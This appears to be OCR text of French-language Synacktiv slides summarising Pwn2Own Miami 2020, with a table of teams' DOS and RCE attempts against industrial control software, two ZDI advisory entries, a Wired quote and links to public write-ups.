Ben McBride	Ignition	DOS	**Partial**
Day 3			
Incite	Studio 5000	RCE	Success
Claroty	Triangle Gateway	DOS	Partial
Stepankin	Ignition	RCE	Partial
Incite	OPC UA .NET	DOS	Success
Incite	Genesis64	RCE	Success
Claroty	Rockwell HMI	RCE	**Success**
Germans	Triangle Gateway	RCE	Success
Ben McBride	Ignition	RCE	Partial
L.Georges	Rockwell HMI	RCE	**Partial**

Concours

“The {{team}} successfully demonstrated the RCE, but the bug used had been previously reported”



ZDI-CAN-10268 Discovered by: Chris Anastasio (muffin) and Steven Seeley (mr_me) of Incite Team	Rockwell Automation	CVSS: 9.8	2020-01-30 (1 days ago)	2020-05-29
ZDI-CAN-9309 Discovered by: rgod of 9sg	Rockwell Automation	CVSS: 9.8	2019-10-01 (122 days ago)	2020-01-29

Table des matières


1 Introduction

2 Recherche de vulnérabilité

3 Concours

4 Conclusion

Conclusion



After all, if a collection of two-hacker teams incentivized with a mere $25,000 can hunt down hackable flaws in industrial control system software in a matter of months, the state-sponsored hackers with bigger budgets, years-long timelines, and far more malicious intentions can, too.

Source : https://www.wired.com/story/pwn2own-industrial-hacking-contest/

Concours

Writeups

- Pwn2Own -> Xxe2Rce : http://muffsec.com/blog/?p=608
- https://srcincite.io/blog/2020/02/18/silent-schneider-revealing-a-hidden-patch-in-ecostruxure-operator-terminal-expert.html
- https://www.zerodayinitiative.com/blog/2020/8/24/cve-2020-10611-achieving-code-execution-on-the-triangle-microworks-scada-data-gateway
- https://github.com/pedrib/PoC/blob/master/advisories/Pwn2Own/Miami_2020/
- https://www.synacktiv.com/publications/izi-izi-pwn2own-ics-miami.html

AVEZ-VOUS
DES QUESTIONS ?

MERCI DE VOTRE ATTENTION

SYNACKTIV
DIGITAL SECURITY